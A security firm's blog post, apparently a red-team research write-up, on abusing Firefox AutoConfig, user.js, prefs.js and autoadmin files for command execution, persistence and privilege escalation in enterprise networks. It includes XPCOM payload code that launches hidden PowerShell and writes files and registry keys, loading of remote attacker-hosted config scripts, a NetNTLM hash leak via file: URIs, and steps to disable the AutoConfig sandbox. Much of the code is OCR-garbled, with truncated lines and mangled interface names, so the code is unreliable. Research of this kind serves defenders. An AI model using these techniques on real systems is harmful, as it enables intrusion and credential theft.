

# Blog

You are here: [Home](#) » [Blog](#) » [Abusing Firefox in Enterprise Environments](#)

## Categories

All  
ActiveBreach  
(41)  
Adversary  
Simulation  
(37)  
Exploitation  
(31)  
Hardware (5)

## Abusing Firefox in Enterprise Environments

22/04/2020 | Author: Admin

IoT (2)  
Mobile (8)  
News (42)  
Penetration  
testing (40)  
Red Team  
(40)  
Web Security  
(6)



## Introduction

In this blogpost, we will describe a technique that abuses legacy Firefox functionality to achieve command execution in enterprise environments.

These capabilities can be used for lateral movement, persistence and defense evasion during penetration testing and red team operations. All testing was performed on the latest version of Firefox browser.

The respective version numbers are the following:

- Firefox Browser 74.0 (64-bit);
- Firefox Quantum ESR (Extended Support Release) 68.6.0esr (64-bit);
- Nightly 76.0a1 (2020-03-20) (64-bit).

This research was inspired following an internal penetration test, when an insecure configuration was discovered in an Active Directory Group Policy. Several files with the *cfg*, *js*, *jsm* extensions were deployed by the SCCM server to user workstations.

For instance, the *autoconfig.js* file was deployed on the following path: *C:\Program Files (x86)\Mozilla Firefox\defaults\pref\autoconfig.js*

The security issue was that the compromised domain user had *Full Control* rights on the files stored in the GPO, which were then subsequently deployed by SCCM to the Mozilla Firefox installation folder for all computer objects within the OU where the GPO was applied.

As similar configurations were revealed during several other assessments on enterprise environments, we decided to perform further research on the possible ways to exploit this configuration and weaponise it.

## Managing Firefox

The starting point of the research was to understand the files that the SCCM server was deploying. It was revealed that the files were generated by the CCK2 extension.

CCK2 is a legacy Firefox extension, that was widely used by organizations. This extension allowed administrators to generate a custom extension, that will customize browser in an arbitrary way. Firefox GPO support was intended to replace this feature but it remains widely used.

Using CCK2, administrators can do the following:

- Customise browser settings (homepage, proxy, etc);
- Disable browser features (like Incognito mode, etc);
- Set and lock browser preferences (e.g. so the end user cannot change proxy settings).

The reference to CCK2 extension can be found on the Firefox [website](#).

CCK2 generates an extension in form of extension files, that should be further deployed to the browser installation directory.

As CCK2 is a legacy addon, there are a lot of the limitations for installing CCK2 generated extensions for the browsers.

- CCK2 Wizard works on Firefox 56 and below.

- Add-on signing should be turned off in **about:config** (This preference is available only in Extended Support Release (ESR), Developer Edition and Nightly versions of the browser).

These limitations are currently applied for obvious reasons – to prevent the distribution of the malicious browser extensions. As a result of these limitations, unsigned extension cannot be installed on the default Desktop Firefox browser.

However, Firefox ESR, which is the default browser version for the enterprise environment, allows administrators to disable add-on signing checks to install different internal custom extensions to employees' browsers.


It means that by having write permissions on the extension files, a malicious adversary can modify them and presumably execute malicious code. Out of all the generated extension files, two of them were noted as being the most interesting:

- autoconfig.js
- mozilla.cfg


According to the Firefox [documentation](#):

"AutoConfig files can be used to set and lock preferences that are not covered by group policy on Windows or the policies.json for Mac and Linux"

The examples of these files can be found on screenshots below:



```
C:\Program Files\Mozilla Firefox\defaults\pref\autoconfig.js - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run TextFX Plugins Window
autoconfig.js mozilla.cfg
1 // Any comment. You must start the file with a single-line comment!
2 pref("general.config.filename", "mozilla.cfg");
3 pref("general.config.obscure_value", 0);
```



```
C:\Program Files\Mozilla Firefox\mozilla.cfg - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run TextFX Plugins Window
autoconfig.js mozilla.cfg
1 // Any comment. You must start the file with a single-line comment!
2 defaultPref("browser.startup.homepage", "https://www.mdscc.co.uk/");
3
```

These files go in pair and are placed in the Firefox installation directory. The first file is *autoconfig.js* and is placed in *defaults/pref* directory. It is called a preference file. It specifies the name of the *AutoConfig* file (*mozilla.cfg* but it can be set to arbitrary value); however, the location of the *AutoConfig* file cannot be changed and it is placed at the top level of the Firefox

installation directory. As stated in Firefox documentation:

“although the extension of an AutoConfig file is typically .cfg, the AutoConfig file is a JavaScript file. This allows for additional JavaScript to be written within the file to add different logic in different situations.”

Firefox documents the list of AutoConfig functions, that are available from *AutoConfig* file and allow to manage browser preferences:

- pref(prefName, value)
- defaultPref(prefName, value)
- lockPref(prefName, value)
- unlockPref(prefName)
- getPref(prefName)
- clearPref(prefName)
- displayError(funcname, message)
- getenv(name)

Additional information about these functions can be found [here](#).

In conclusion, there are *AutoConfig* files, implemented by Firefox, which allow administrators to manage

browser preferences when GPO functionality is not sufficient.

These two JavaScript files should be placed in Firefox installation directory to be executed on the next Firefox launch. As our user had write permissions on those specific files, the focus of the research switched to discovering methods to abuse these JavaScript files.

## Introduction to Mozilla XPCOM

XPCOM is a cross platform component object model, similar to Microsoft COM. It has multiple language bindings, allowing XPCOM components to be used and implemented in JavaScript, Java, Python and C++. XPCOM was widely used by Firefox extensions in the past, facilitating access to operating system functionality.

However, starting from version 57, Firefox only supports the extensions developed using WebExtensions API. This was released by Firefox as safe alternative to [XPCOM](#). Furthermore, Firefox states that legacy addons utilising XPCOM will not be accepted on [addons.mozilla.org](https://addons.mozilla.org).

The usage of XPCOM by attackers' dates way back. Attackers started creating malicious extensions that



when installed, would execute Remote Access Trojans (RATs) and was one of the main reasons why Firefox decided to move to the WebExtensions API.

Additionally, XPCOM was used as payload component in privileged JavaScript context by various Firefox exploits. The most common payloads can be generated from Metasploit with the Firefox payloads [module](#).

However, these payloads do not work on the modern versions of Firefox due to XPCOM not being maintained (some interfaces and methods are changed or removed) and additional defensive measures implemented (e.g. sandboxing); also, they are detected by AV solutions (e.g. *Exploit:JS/FFShellReverseTcp* by Windows Defender).

As *AutoConfig* files are used for managing browser preferences in a centralised way, they are quite popular among administrators in enterprise environments. From personal experience, they are used more often than Firefox GPO functionality, as the deployment of the file, containing the list of preferences is more intuitive.

Therefore, in internal infrastructures you can see administrators implementing group policy such as the following:

```
xCopy /Y "\\<dc>\\NETLOGON\\msi\\FirefoxPolic
```

Essentially, *AutoConfig* files are deployed to machines using such scripts. As mentioned previously, *AutoConfig* files are JavaScript files – an adversary can use XPCOM inside *AutoConfig* files to achieve command execution, as they are executed in the privileged browser context, allowing it to access XPCOM.

However, Firefox [states](#) that after version 62 *AutoConfig* is sandboxed by default preventing the usage of dangerous XPCOM functionality. The sandbox is enabled by default only in Firefox Desktop (mobile browser versions were not analysed), therefore *AutoConfig* is not sandboxed in ESR and Nightly versions. Firefox *AutoConfig* processing is implemented with the following [code](#):

The *sandboxEnabled* variable is firstly set on the line 135 of *nsReadConfig.cpp*:

```
135     bool sandboxEnabled =  
136         channel.EqualsLiteral("beta") || channel.EqualsLiteral("release");  
137
```

It is set to false in ESR and Nightly versions, resulting in the *AutoConfig* not being sandboxed by default. Since

most enterprise environments will use ESR because of additional configuration capabilities, it makes it easier for an adversary to perform the attack described in this blogpost.

## Preparing a Malicious AutoConfig File

Malicious code in the default configuration should be placed in the *AutoConfig* file (e.g. *mozilla.cfg* file) and put in the Firefox installation directory. The preference file, *autoconfig.js*, should be placed in *defaults/pref* directory and reference the previous *AutoConfig* file.

The name of *AutoConfig* file can be arbitrarily set in the preference file. However, you should not use the name *dsengine.cfg* as it is blacklisted in Firefox source code (*nsReadConfig.cpp*). Also, the name of preference file can be changed to arbitrary value as stated in Firefox [documentation](#).

The example of the AutoConfig file, containing XPCOM that launches *calc.exe* can be found below:

```
// Any comment. You must start the file with
defaultPref("browser.startup.homepage", "http://www.mozilla.org");
// Added malicious code starts here.
var proc = Components.classes["@mozilla.org/xpcom/nsIXPCOMNativeShell;1"]
    .createInstance(Components.interfaces.nsIXPCOMNativeShell);
```

```
var file = Components.classes["@mozilla.org  
        .createInstance(Comp  
file.initWithPath("C:\\Windows\\System32\\c  
proc.init(file);  
var args = [""];  
proc.run(false,args,args.length);
```

If an adversary has “write” privileges to those files, as a result of an insecure GPO they can modify the legitimate files and run arbitrary code on the users’ machines where this GPO applies.

It should be mentioned, that sometimes you can encounter the situation, when Firefox can be installed outside the *Program Files* folder (e.g. *D:\\Mozilla Firefox*), therefore if the write permissions are not additionally restricted for an unprivileged user, this can even allow additional privilege escalation scenarios.

## Dangerous Primitives


XPCOM presents a lot of interfaces and classes to work with the underlying operating system, therefore command execution can be achieved in various ways. In the following section, we will describe some primitives that can be combined to achieve command execution.

## Execution Cradle

Firstly, you can start with any simple execution cradle using the *nsIProcess* and *nsIFile* interfaces:

```
var proc = Components.classes["@mozilla.org  
    .createInstance(Comp  
var file = Components.classes["@mozilla.org  
    .createInstance(Comp  
file.initWithPath("C:\\Windows\\System32\\W  
proc.init(file);  
var args = ["-nop", "-w", "hidden", "-c", "  
proc.run(false,args,args.length);
```

The PowerShell will be executed as the child process of Firefox:



firefox.exe	0.02	144,320 K	219,028 K	4472 Firefox	Mozilla Corporation
powershell.exe	0.05	84,840 K	95,164 K	4084 Windows PowerShell	Microsoft Corporation
conhost.exe		4,432 K	12,824 K	4596 Console Window Host	Microsoft Corporation
firefox.exe	< 0.01	11,224 K	45,620 K	3292 Firefox	Mozilla Corporation
firefox.exe		128,868 K	227,320 K	584 Firefox	Mozilla Corporation
firefox.exe		23,724 K	55,704 K	2300 Firefox	Mozilla Corporation
firefox.exe		14,836 K	34,300 K	4040 Firefox	Mozilla Corporation

## Arbitrary File Write

Arbitrary text and binary files can also be written on the file system by using the *nsIFileOutputStream* interface:

```
function writeText(test_str, out_file) {  
    var file = Components.classes["@mo
```

```
.C
file.initWithPath(out_file);
var outputStream = Components.classes[["@mozilla.org/xmldom/outputstream-writer;1"]].createInstance(Ci.nsIXMLDOMOutputStringStream);
outputStream.init(file, 0x02 | 0x08 | 0x10);
var converter = Components.classes["@mozilla.org/text-converter;1"].getService(Ci.nsITextConverter);
converter.init(outputStream, "UTF-8");
converter.writeString(test_str);
converter.close();
}

function writeBinary(out_file) {
    var file = Components.classes["@mozilla.org/xmldom/outputstream-writer;1"].createInstance(Ci.nsIXMLDOMOutputStringStream);
    file.initWithPath(out_file);
    var stream = Components.classes["@mozilla.org/xmldom/outputstream-writer;1"].createInstance(Ci.nsIXMLDOMOutputStringStream);
    stream.init(file, 0x04 | 0x08 | 0x20, Ci.nsIXMLDOMOutputStringStream.MODE_BINARY);
    var payload = "\x41\x41\x41\x41\x41\x41";
    stream.write(payload, payload.length);
    if (stream instanceof Ci.nsIXMLDOMOutputStringStream) {
        stream.finish();
    } else {
        stream.close();
    }
}
```

# Windows Registry Key Write

Thirdly, you can leverage the *nsIWindowsRegKey* interface to work with Windows registry. For example, writing a value to the registry:

```

function registry_createKey(key_path) {
    var wrk = Components.classes["@mozilla.org/windows-registry-service/1.0/key-creator"]
        .createInstance(Components.interfaces.IKeyCreator);
    wrk.create(wrk.ROOT_KEY_CURRENT_USER, key_path, 0);
    wrk.close();
}

function registry_setKeyValue(value, data, type) {
    var wrk = Components.classes["@mozilla.org/windows-registry-service/1.0/key-writer"]
        .createInstance(Components.interfaces.IKeyWriter);
    wrk.open(wrk.ROOT_KEY_CURRENT_USER, key_path, 0);
    switch (type) {
        case "REG_SZ":
            wrk.writeStringValue(value, data);
            wrk.close();
            break;
        case "REG_DWORD":
            wrk.writeIntValue(value, data);
            wrk.close();
            break;
    }
}

```

Such XPCOM primitives can be used to construct the payload in arbitrary ways and help evade any AV/EDR that may monitor for specific execution cradles. These were just a few examples and not a definitive list but you can refer to the XPCOM [documentation](#) for more

interfaces that can be used to construct advanced payloads.

## More AutoConfig Attack Vectors

As discussed previously, basic *AutoConfig* payloads can be used for:

1. Remote command execution in a scenario where the *AutoConfig* files are deployed into Firefox installation directory;
2. Privilege escalation scenarios if there are write permissions on the Firefox installation directory;
3. Persistence if there are write permissions for the Firefox installation directory.

However, where Firefox is installed to the *Program Files* directory, the persistence can be only achieved if the attacker has administrator access to the target machine (while we would like to have userland persistence capabilities). From that perspective, further research was conducted to discover if there are additional entry points, that can facilitate a trigger of XPCOM and can be reached with regular user permissions.

Firefox profiles allow Firefox to save personal information in a set of files, which are stored separately



from the Firefox installation folder. Firefox profiles include information such as passwords, bookmarks, extensions, user preferences. Firefox can have multiple profiles, that can be switched by the Firefox profile manager, accessible via **about:profiles**.

Profile information that is interesting for the current research is stored in the following user *AppData\Roaming\Mozilla\Firefox\Profiles\* directory by default. However, keep in mind that the user can set an arbitrary profile directory when managing his profiles. When preferences are set to the profile via browser GUI (e.g. startup homepage) they are saved in the *prefs.js* file, which looks like the following.

```
1 // Mozilla User Preferences
2
3 // DO NOT EDIT THIS FILE.
4 //
5 // If you make changes to this file while the application is running,
6 // the changes will be overwritten when the application exits.
7 //
8 // To change a preference value, you can either:
9 // - modify it via the UI (e.g. via about:config in the browser); or
10 // - set it within a user.js file in your profile.
11
12 user_pref("app.normandy.first_run", false);
13 user_pref("app.normandy.last_seen_buildid", "20200217142667");
14 user_pref("app.normandy.migrationApplied", 0);
15 user_pref("app.normandy.user_id", "f8b0f6b-b31c-4d37-b0a5-f223a570000");
16 user_pref("app.update.auto.migrated", true);
17 user_pref("app.update.lastUpdateTime.addon-background-update-timer", 1582203975);
18 user_pref("app.update.lastUpdateTime.background-update-timer", 1582203755);
19 user_pref("app.update.lastUpdateTime.blocklist-background-update-timer", 1582204185);
20 user_pref("app.update.lastUpdateTime.browser-cleanup-thumbnails", 1582203405);
21 user_pref("app.update.lastUpdateTime.engine-client-addon-run", 1582203849);
22 user_pref("app.update.lastUpdateTime.search-engine-update-timer", 1582203402);
23 user_pref("app.update.lastUpdateTime.services-settings-goli-change", 1582203855);
24 user_pref("app.update.lastUpdateTime.telemetry-module-ping", 1582203435);
25 user_pref("app.update.lastUpdateTime.xpi-signature-verification", 1582204270);
26 user_pref("app.update.migrated.updateDir2.355046D8AF4A39CB", true);
27 user_pref("browser.bookmarks.restore_default_bookmarks", false);
28 user_pref("browser.cache.disk.allow_write", 4028);
29 user_pref("browser.cache.disk.capacity", 1048576);
30 user_pref("browser.cache.disk.filetypes_reported", 1);
31 user_pref("browser.contentblocking.category", "standard");
32 user_pref("browser.interrupt.bookkeeping.profileCreationTime", 1582203552);
33 user_pref("browser.interrupt.bookkeeping.sessionCount", 0);
34 user_pref("browser.laterwin.enabled", true);
35 user_pref("browser.launcherProcess.enabled", true);
36 user_pref("browser.migration.version", 01);
```

However, that file does not have access to XPCOM, therefore you cannot include XPCOM code in it directly.

The reason for that is that preference files are executed with a specific limited set of functions, described in [prefcalls.js](#).

```
216 var APIs = {
217   pref,
218   defaultPref,
219   lockPref,
220   unlockPref,
221   getPref,
222   clearPref,
223   setLDAPVersion,
224   getLDAPAttributes,
225   getLDAPValue,
226   displayError,
227   getesv,
228 };
229
230 for (let [defineAs, func] of Object.entries(APIs)) {
231   Cu.exportFunction(func, gSandbox, { defineAs });
232 }
```

But you can observe the following line in the file comments:

“To change a preference value, you can either set it within a user.js file in your profile”.

This file is not created by default and “is an optional file the user can create to override preferences initialised by other preferences files”, according to the [documentation](#). The interesting thing about it is that it has the highest priority, ahead of preference files and AutoConfig files, as mentioned in the documentation.

## Preferences Loading and Resolution

On application launch, the application loads preferences in the following order:


1. Load all default pref files.
2. Optionally load the config file.
3. Load user pref files, first `prefs.js`, then `user.js`.

Preference conflicts are resolved in favor of the last entry; for example, `user.js` takes precedence over `prefs.js`.


It means that even when the administrator may have implemented some browser settings by uploading the *preference* and *AutoConfig* file to the Firefox installation directory – the *user.js* file preferences that can be written by the current user to override other preferences. But still, as *user.js* is a preference file – XPCOM code cannot be executed from *user.js*.

However, several bypasses can be used to achieve command execution using *user.js* preference file.

The obvious one is that *AutoConfig* file can be referenced from the *user.js* preference file with the *general.config.filename* preference the same way as described previously for the Firefox installation directory.



The drawback of this method is that *AutoConfig* file is still being looked for in the Firefox installation directory:



Firefox does not allow the configuration to set an arbitrary absolute path for the *AutoConfig* file.

As a result, even having the ability to set preferences with a malicious *AutoConfig* file from the user profile directory – you still need to inject a malicious *AutoConfig* file in to Firefox installation directory.

The second way to achieve command execution utilises the possibility to attach an externally hosted *autoadmin* file and is described in the Firefox [documentation](#) as well:


“The AutoConfig file can be managed centrally.  
To do so, the location of a secondary AutoConfig file in the primary AutoConfig file:  
`pref(“autoadmin.global_config_url”,“http://yourdomain.com/autoconfigfile.js”);”`

The differences between the *AutoConfig* files (with *cfg* extension) and preference files (with *js* extension) are not clear in that part of the documentation. However,

there are two interesting things about using the *autoadmin.global\_config\_url* preference:

1. You can use any URI, supported by Firefox, including file://. Therefore, by uploading a preference file with the following preference set, you can leak NetNTLM hashes:

```
pref("autoadmin.global_config_url", "file:");
```



The screenshot shows a Windows Task Manager window. On the left, there are multiple instances of 'firefox.exe' listed. On the right, there is a list of system events. The events are as follows:

Process	Operation	Path
firefox.exe	CreateFile	\\10.0.2.15\test\ksec.js
firefox.exe	QueryBasicInfo	\\10.0.2.15\test\ksec.js
firefox.exe	CloseFile	\\10.0.2.15\test\ksec.js
firefox.exe	CreateFile	\\10.0.2.15\test\ksec.js
firefox.exe	ReadFile	\\10.0.2.15\test\ksec.js
firefox.exe	CreateFile	\\10.0.2.15\test\ksec.js
firefox.exe	ReadFile	\\10.0.2.15\test\ksec.js
firefox.exe	CloseFile	\\10.0.2.15\test\ksec.js
firefox.exe	QueryNetwork	\\10.0.2.15\test\ksec.js
firefox.exe	QueryBasicInfo	\\10.0.2.15\test\ksec.js
firefox.exe	QueryStandard	\\10.0.2.15\test\ksec.js
firefox.exe	CloseFile	\\10.0.2.15\test\ksec.js

2. The preference js external file (autoadmin file), referenced by *autoadmin.global\_config\_url*, is not executed in the *prefcalls.js* exported sandbox. When downloaded, the contents of the file is passed to the *EvaluateAdminConfigScript()* function (see *nsAutoConfig.cpp*, *nsAutoConfig::OnStopRequest()*)

# Ready to start testing your applications?

Speak to one of our industry experts and find out how MDsec can help your business.

+44 (0) 1625 263 503

contact@mdsec.co.uk

```
nsresult Config::OnRequest(mRequest* request, nsresult rv) {
    // If the request is failed, go read the fallback file.
    if (NS_FAILED(rv)) {
        MD2_LOG(MCD, LogLevel::Debug,
            ("mcd request failed with status %d",
             static_cast<uint32_t>(aStatus)));
        return readOfflineFile();
    }

    // For the http response, if failure go read the fallback file.
    nsIHttpChannel* httpChannel = mRequest->GetHttpChannel();
    if (httpChannel) {
        nsIHttpChannel::GetResponseStatus(&httpStatus);
        if (NS_FAILED(rv) || httpStatus != 200) {
            MD2_LOG(MCD, LogLevel::Debug,
                ("mcd http request failed with status %d", httpStatus));
            return readOfflineFile();
        }
    }

    // Send the autoconfig.js to javascript engine.
    rv = EvaluateAdminConfigScript(mbuf.get(), mbuf.length(), nullptr, false,
                                  true, false);
}
```

Your Name

Your Email

Your Message



I'm not a robot



reCAPTCHA  
Privacy - Terms

Submit

*EvaluateAdminConfigScript()* is executed with the previously set *sandboxEnabled static bool* value (see *nsJSConfigTriggers.cpp*).

```
nsresult EvaluateAdminConfigScript(const char* js_buffer, size_t length,
                                   const char* filename, bool globalContext,
                                   bool callbacks, bool skipFirstline,
                                   bool isPrivileged) {
    if (!sandboxEnabled) {
        isPrivileged = true;
    }

    return EvaluateAdminConfigScript(
        isPrivileged ? autoconfigSystemSb : autoconfigSb, js_buffer, length,
        filename, globalContext, callbacks, skipFirstline);
}

nsresult EvaluateAdminConfigScript(JS::HandleObject sandbox,
                                   const char* js_buffer, size_t length,
                                   const char* filename, bool globalContext,
                                   bool callbacks, bool skipFirstline) {
```

© 2015 MDsec Limited

t: +44 (0) 1625 263 503 e: contact@mdsec.co.uk  
Brunswick Mill, Pickford Street, Macclesfield, SK11 6JN

In the case of Firefox ESR and Nightly, *sandboxEnabled* is set to *false* during the previous *autoconfig* file processing. As a result, the external *autoadmin.js* file is executed in the *autoconfigSystemSb* JavaScript

context, allowing the adversary to freely execute XPCOM-based payloads.

However, one condition should be met for the *autoadmin.global\_config\_url* technique to work. Firefox should already have an arbitrary *AutoConfig* file in the installation directory with the preference file, referencing it. The contents of the file are not relevant; therefore, you will mostly meet this requirement in an internal infrastructure assessment scenario (because administrators tend to deploy *AutoConfig* files to the installation directory).

Furthermore, additional entry point files can be discovered after analysing the process of *autoadmin* external file use. Firstly, after the downloading of *autoadmin* file is finished and it is successfully executed – its contents are copied to the *failover.jsc* file (in user's profile directory). This file is executed as the *AutoConfig* file in the following cases:

1. There is error in parsing of the downloaded *autoconfig* file:

```
NS_WARNING(
  "Error reading autoconfig.jsc from the network, reading the offline "
  "version");
return readOfflineFile();
```

2. The request to the remote *autoadmin* file is failed.

```
nsAutoConfig::OnStopRequest(nsIRequest* request, nsresult aStatus) {
    nsresult rv;

    // If the request is failed, go read the failover.jsc file
    if (NS_FAILED(aStatus)) {
        MOZ_LOG(MCD, LogLevel::Debug,
            ("mcd request failed with status %" PRIx32 "\n",
             static_cast<uint32_t>(aStatus)));
        return readOfflineFile();
    }
}
```

3. *autoadmin.offline\_failover* preference is set to true while the network is offline.

```
bool offline;
rv = ios->GetOffline(&offline);
if (NS_FAILED(rv)) return rv;

if (offline) {
    bool offlineFailover;
    rv = mPrefBranch->GetBoolPref("autoadmin.offline_failover",
                                   &offlineFailover);
    // Read the failover.jsc if the network is offline and the pref says so
    if (NS_SUCCEEDED(rv) && offlineFailover) return readOfflineFile();
}
```

This can allow several interesting bypass scenarios, for example, on the first stage malicious preference files are deployed to user machines with *autoadmin* the URI set. Upon the first launch, the browser downloads and executes a malicious payload and copies the malicious *autoadmin* file to *failover.jsc*. After that, the operator can change the contents of the *autoadmin* file on the attacker's server to a legitimate but invalid one. Therefore, on following Firefox launches, it will try to retrieve the legitimately looking *autoadmin* file, but as it will be invalid meaning that the browser failover to



using the malicious *failover.js*, that was previously saved to the profile folder.

Secondly, *autoadmin.global\_config\_preference* can be directly set from the *prefs.js* default file. Basically, when the browser uses *user.js* (or any other preference file) it processes the preferences set inside them and copies these preferences to the *prefs.js* file in the profile's folder. So you can directly add the *autoadmin.global\_config\_url* preference for the malicious *autoadmin* file into the *prefs.js* file. Keep in mind, that *prefs.js* file has preferences set in alphabetical order, so you should insert the *autoadmin* preference in a correct position, for example:

```
// DO NOT EDIT THIS FILE.
//
// If you make changes to this file while the browser is running
// the changes will be overwritten when the browser restarts
//
// To change a preference value, you can edit the prefs.js file
// - modify it via the UI (e.g. via about:config)
// - set it within a user.js file in your profile folder
[SNIP]
user_pref("app.update.lastUpdateTime.search-engine-update", 1234567890);
user_pref("app.update.lastUpdateTime.service-worker-update", 1234567890);
user_pref("app.update.lastUpdateTime.telemetry-update", 1234567890);
user_pref("app.update.lastUpdateTime.xpi-signatures-update", 1234567890);
```

```
user_pref("app.update.migrated.updateDir2.3
user_pref("autoadmin.global_config_url", "
user_pref("browser.aboutConfig.showWarning
user_pref("browser.bookmarks.restore_defau
[SNIP]
```

In conclusion, now XPCOM payloads can be executed in the following ways on Firefox launch:

1. A malicious preference file in the */defaults/pref* and a malicious *AutoConfig* file in Firefox installation folder.
2. A malicious preference file in Firefox profile directory (*user.js* or *prefs.js*) with a *AutoConfig* file reference and a malicious *AutoConfig* file in the Firefox installation folder.
3. A malicious preference file in Firefox profile directory (*user.js* or *prefs.js*) with a malicious *autoadmin* file URI.
4. A malicious preference file in Firefox profile directory (*user.js* or *prefs.js*) with invalid or inaccessible *autoadmin* file URI and a malicious *autoadmin* file saved as *failover.jsc* in the Firefox profile directory.

These methods open additional ways for userland persistence, privilege escalation (in case the target user

customised user profile directory and the adversary has write permissions on it) and remote command execution (where an administrator deploys configuration files to the user profiles directly).

## AutoConfig XPCOM with Sandbox Enabled

The methods described earlier do not facilitate command execution on Desktop Firefox as by default, the *sandboxEnabled* variable is set to *true*. However, it can be disabled by changing the *general.config.sandbox\_enabled* preference (see *nsReadConfig.cpp*):

```
bool sandboxEnabled =
    channel.EqualsLiteral("beta") || channel.EqualsLiteral("release");

mozilla::Unused << defaultPrefBranch->GetBoolPref(
    "general.config.sandbox_enabled", &sandboxEnabled);
```

After a user supplied *sandboxEnabled* value is set, it is passed to *CentralizedAdminPrefManagerInit()* function:

```
if (!mRead) {
    // Initiate the new JS Context for Preference management
    rv = CentralizedAdminPrefManagerInit(sandboxEnabled);
    if (NS_FAILED(rv)) return rv;

    // Open and evaluate function calls to set/lock/unlock prefs
    rv = openAndEvaluateJSFile("prefcalls.js", 0, false, false);
    if (NS_FAILED(rv)) return rv;

    mRead = true;
}
```

The *CentralizedAdminPrefManagerInit()* function is defined in *nsJSConfigTriggers.cpp* and it sets the *sandboxEnabled* variable to the passed value. That variable will further be used by the *EvaluateAdminConfigScript()* function to switch JavaScript context between *autoconfigSystemSb* and *autoconfigSb*:

```
31 static JS::PersistentRooted<JSObject*> autoconfigSystemSb;
32 static JS::PersistentRooted<JSObject*> autoconfigSb;
33 static bool sandboxEnabled;
34
35 nsresult CentralizedAdminPrefManagerInit(bool aSandboxEnabled) {
36     // If the sandbox is already created, no need to create it again.
37     if (autoconfigSb.initialized()) return NS_OK;
38
39     sandboxEnabled = aSandboxEnabled;
```

As a result, an adversary can just add an additional line to the preference files, resulting in the *AutoConfig* or *autoadmin* files being executed in a privileged *autoconfigSystemSb* context.

This way, all the ways to achieve command execution described previously, can be used for Firefox Desktop if the adversary adds the following line to the malicious preference file being used:

```
pref("general.config.sandbox_enabled", false);
```

The interesting thing is that this preference can be directly set in the user profile *prefs.js* as well. To successfully achieve this, the line should be appended to the end of the file (with the previously set *AutoConfig* or *autoadmin* file URI) like below:

```
134 user_pref("signon.importedFromSqlite", true);
135 user_pref("storage.vacuum.last.index", 0);
136 user_pref("storage.vacuum.last.places.sqlite", 1584444760);
137 user_pref("toolkit.startup.last_success", 1584459902);
138 user_pref("toolkit.telemetry.cachedClientID", "7aa96ce2-e625-4alc-90d0-5ec55884c2e4");
139 user_pref("toolkit.telemetry.previousBuildID", "20200309095159");
140 user_pref("toolkit.telemetry.reportingpolicy.firstRun", false);
141 user_pref("trailhead.firstrun.didSeeAboutWelcome", true);
142 user_pref("ui.osk.debug.keyboardDisplayReason", "XP0S: Touch screen not found.");
143 pref("general.config.sandbox_enabled", false);
```

Upon the first launch, the XPCOM payload inside *autoconfig* or *autoadmin* files will be executed in the privileged context, however, the *sandbox\_enabled* preference will be deleted from *prefs.js* automatically. Therefore, the payload will not be executed on the second launch, as the JavaScript context will not be switched. That feature allows the use of one-time execution scenarios with automatic remove of the malicious *sandbox\_enabled* preference.

This post was written by [Daniil Vylegzhanin](#).